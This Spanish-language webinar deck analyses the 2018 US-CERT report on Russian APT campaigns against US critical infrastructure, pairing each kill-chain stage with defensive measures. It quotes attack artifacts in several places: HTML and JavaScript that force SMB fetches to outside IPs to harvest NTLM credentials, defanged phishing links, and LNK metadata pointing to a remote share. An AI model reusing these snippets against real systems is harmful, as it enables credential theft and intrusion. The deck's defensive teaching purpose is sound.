

Red Team/Blue Team Webinar

# ¡Vienen los rusos! ¡Vienen los rusos!

Cristián Rojas, CSSLP  
MIGUEL DÍAZ, CEH


\* "The russians are coming, the russians are coming", United Artists, 1966

## Miguel Díaz

Líder de operaciones de Ciberinteligencia en ENTEL  
Certified Ethical Hacker (CEHv8)

## Cristián Rojas

Consultor y profesor en ciberseguridad  
Certified Secure Software Lifecycle Professional (CSSLP)



# Agenda de hoy

- Preliminares del caso
- Contexto
  - ¿Qué son las APT?
  - Modelamiento de APT mediante Kill Chain
- Análisis del caso (Red vs Blue)
- Lecciones aprendidas
- Palabras de Cierre



# Preliminares del caso

El día **15 de Marzo 2018** el US-CERT en conjunto con el departamento de seguridad nacional (DHS) y el FBI entregan un reporte indicando que detectaron que desde el **gobierno de Rusia han realizado múltiples ataques** a empresas de **Estados Unidos**, entre las cuales se encuentran: nucleares, comerciales, agua, aviación y empresas de manufactura crítica.

El reporte entregado por ellos detalla paso a paso lo detectado y los movimientos utilizados por los atacantes para tomar control de las distintas empresas.

# APT

Amenazas externas



Puertos Abiertos  
Exploits Conocidos  
Botnets  
Script Kiddies (Dorks)

<http://map.norsecorp.com/>

Avanzado  
Persistente  
Amenaza

Motivación  
Dinero  
Tiempo

Titan Rain (2003)

Sykipot (2006)

GhostNet (2009)

Stuxnet (2010)

Deep Panda (2015)

# Kill Chain



# Cursos de acción para Kill Chains

- Detectar
- Denegar
- Desbaratar
- Degradar
- Engañar
- Destruir



"Black Hawk Down", Columbia Pictures, 2001.

# Ataques utilizados

Watering Hole Attacks

WebShells

OSINT

Técnicas de Persistencia

Spear Phishing

Covert Channels

Credential Harvesting

Pivoting Attacks

Host-Based Exploits



# Bitácora del Ataque

RED TEAM

VS

BLUE TEAM

**ACCION RED  
TEAM**

**ATACANTES**



ACCION BLUE  
TEAM

ATACANTES






EMPECEMOS



## Stage 1: RECON



- Preparación de campañas de Phishing
- Preparación de ataques avanzados (servidores)

## Stage 1: RECON


### **Detectar:**

- IDS/IPS o SIEM para detección de intentos de port-scanning
- Alarmas bien configuradas y Threat Intelligence
- Auto-OSINT


### **Negar:**

- ¿Es necesario poner tanta información acerca de los empleados de la compañía en el sitio web corporativo?

## Stage 2: WEAPONIZATION



Empresas de confianza




Stagers:

- Webs de Noticias
- Software ICS
- Regulación
- etc

- Emails con archivos adjuntos solicitando recursos vía SMB
- Infección de sitios Web de Stagers

Stage 2:  
WEAPONIZATION



**Ejemplo:** file:///0.0.0.0/archivo.png  
<https://www.kb.cert.org/vuls/id/672268>





DEMO!

<https://www.kb.cert.org/vuls/id/672268>

Los cursos de acción son los mismos que en la fase 1, pero además:

## **Detectar**


- ¿Cómo detectar si ese sitio web de confianza fue infectado y ahora es parte de una campaña de watering hole?
- Educar al personal en temas de seguridad humana

## EXTRA: ¿Cómo reconocer un ataque humano?

### Stage 2: WEAPONIZATION

- Peticiones inusuales o extrañas
- La contraparte dice ser algún tipo de autoridad (ej. FBI, PDI, Poder Judicial)
- La contraparte se niega a entregar información de contacto
- La contraparte usa semejanza ("oye sí... a mí también me gustan los gatitos negros")
- La contraparte usa halagos ("tú que eres un gurú de la ciberseguridad...")
- La contraparte pide rapidez o inmediatez
- La *guata*

Stage 3:  
DELIVERY |  
Sentarse a  
esperar....



### Stagers

#### preparados:

- ✓ Sitios webs infectados
- ✓ Cuentas corporativas comprometidas
- ✓ Spear-phishings detallados (dominios confiables)

```
<img src=
file://1.1.1.1/main_logo.png
style="height: 1px; width: 1px;"
/>
```

```
var i = document.createElement("img");
i.src = "file[:]//184.154.150[.]66/ame_icon.png";
i.width = 3;
i.height=2;
```

**Subject:** AGREEMENT & Confidential

[http://bit\[.\]ly/2m0x8IH](http://bit[.]ly/2m0x8IH) link  
[http://tinyurl\[.\]com/h3sdqck](http://tinyurl[.]com/h3sdqck) link  
[http://imageliners\[.\]com/nitel](http://imageliners[.]com/nitel) (form-phishing)

<https://www.kb.cert.org/vuls/id/672268>



## **Negar**

- No aceptar ni abrir los mail de spear-phishing enviados

## **Desbaratar**

- Anti-Malware en servidores y equipos de empleados

Stage 4:  
EXPLOIT |  
Credenciales!

```
<img src=
file://1.1.1.1/main_logo.png
style="height: 1px; width: 1px;"
/>
```

```
var i = document.createElement("img");
i.src = "file[:]//184.154.150[.]66/ame_icon.png";
i.width = 3;
i.height=2;
```


**Subject:** AGREEMENT & Confidential

[http://bit\[.\]ly/2m0x8IH](http://bit[.]ly/2m0x8IH) link  
[http://tinyurl\[.\]com/h3sdqck](http://tinyurl[.]com/h3sdqck) link  
[http://imageliners\[.\]com/nitel](http://imageliners[.]com/nitel) (form-phishing)



**Real objetivo:**

Sistemas ICS  
SCADA



<https://www.kb.cert.org/vuls/id/672268>


# Negar

- No usar NTLM para autenticación
- Usar buenas passwords y cambiarlas a menudo

# EXTRA: Higiene de passwords

## Stage 4: EXPLOIT

- ¿Cómo crear una password?
  - ¿Larga?
  - ¿Compleja?
- Nunca reutilizarlas en diferentes sitios
  - Ya, pero ¿cómo recordamos tanta password?
- Ojo con el almacenamiento
  - ¿Texto plano?
  - ¿Hashes?
  - NTLM es vulnerable a ataques pass-the-hash



Ars Technica: "Stanford's password policy shuns one-size-fits-all security"



## Una vez comprometidas las credenciales

Fuerza bruta sobre credenciales recuperadas

En sistemas sin 2FA

Creación de usuario y habilitación de escritorio remoto a internet (FW)

`symantec_help.jsp`


## Evasión

- Logout cada 8 horas
- Descarga de forticlient
- Herramientas de hacking (descargadas desde Github y servidores comprometidos). Se descargaban como .TXT y cambiaban el nombre
- Edición del regedit para dejar las credenciales en memoria

## Persistencia

Exploit SMB utilizando enlaces directos:

- `setroute.lnk`
- `notepad.exe.lnk`
- `document.lnk`
- `desktop.ini.link`



```
source path/filename: desktop.ini.lnk
file modified: 04/21/2017 07:07:50 [UTC]
file accessed: 11/22/2017 13:08:21 [UTC]
file stats changed: 07/26/2017 17:11:05 [UTC]
Target flags: HasLinkTargetIDList, HasLinkInfo, HasRelativePath, HasWorkingDir, HasIconLocation, IsUnicode
Target attributes: FILE_ATTRIBUTE_ARCHIVE
Target modified: 11/29/2011 02:42:53.154 [UTC]
Target accessed: 11/29/2011 02:42:53.154 [UTC]
Target created: 11/29/2011 02:42:53.154 [UTC]
Parsed size: 0x00000167 [359 bytes]
Target file size: 0x00000000 [0 bytes]
Show cmd: [SW_SHOWNORMAL]
ID List: {CLSID_MyComputer}\C:\AUTOEXEC.BAT
Volume Type: fixed
Volume serial num: bcbf-773e
Local base path: C:\AUTOEXEC.BAT
Relative path: \AUTOEXEC.BAT
Working directory: C:\
Icon filename: \\62.8.193.206\pshare1\icon.
```

<https://www.kb.cert.org/vuls/id/672268>

Stage 5:  
INSTALLATION |  
Credenciales!



### Multi-account exploit


- **Acc1** – Sistemas de respaldo, escaneaba la red y creó Acc4 y Acc2
- **Acc2** – Impersonar Admin, crea la Acc3
- **Acc3** – Servidores Exchange, cargar webshells
- **Acc4** – Limpieza de huellas

## Detectar:


- Loguear y alertar toda nueva cuenta que se crea en el sistema.
- Auditar periódicamente cuentas extrañas o sin usar en Active Directory.
- Mostrar todas las extensiones en el explorador de Windows
- Monitorear cambios en el Registro de Windows

## Negar:

- Bloqueo de puertos SMB en salida



## Stage 6: Command and Control



### Toma de control remota

- Se levataron webshells en los servidores web para poder controlar de manera remota a la organización (pivoteando desde los stagers).
- Se utilizaron las credenciales comprometidas para acceder mediante VPN, y RDP.

## **Detectar**

- Monitorear conexiones VPN/RDS
- Monitorear sitios web por webshells instalados (existen scanners para ello)

## **Degradar**

- Enviar conexiones VPN/RDS sospechosas a un tarpit

## Acciones sobre el objetivo


- Reconocimiento interno y movimientos laterales (FileServers!!)
- Extracción de ntds.dit y "SYSTEM" registry hive.
- Implantación de herramientas de exfiltración y toma de datos.
- Guardaban la información en [IP].txt y las sacaban a sus maquinas de control.

## Toma de control en sistema SCADA

- Computadores de los operadores
- Archivos relacionados con SCADA
- Profile y configs VNC

Stage 7:  
Acción  
sobre los  
objetivos

Exfiltración



## Detectar

- Monitoreo de redes internas por comportamiento extraño
- Detección de perfiles y configuraciones (¿conexiones también?) VNC

## Negar

- Separación de redes (air-gapping)



Fin del análisis

# Lecciones aprendidas

## Red Team

- Explotación indirecta (Stagers)
- Spear-phishing funciona!
- No sobre-estimen las defensas del objetivo
- A veces los ataques simples son más efectivos
- Los hackings toman tiempo
- Aprendan explotación sobre Windows
- No intenten esto, ni aun que sepa lo que está haciendo, es ilegal.

## Blue Team

- Principio de Diseño Abierto: No subestimen los ataques del enemigo
- ¿NTLM?
- Los pilares ITIL: Procesos, personas, tecnología
- El antivirus ayuda, pero no es suficiente



# Palabras de Cierre

@mdiazcl

@injenierobarsa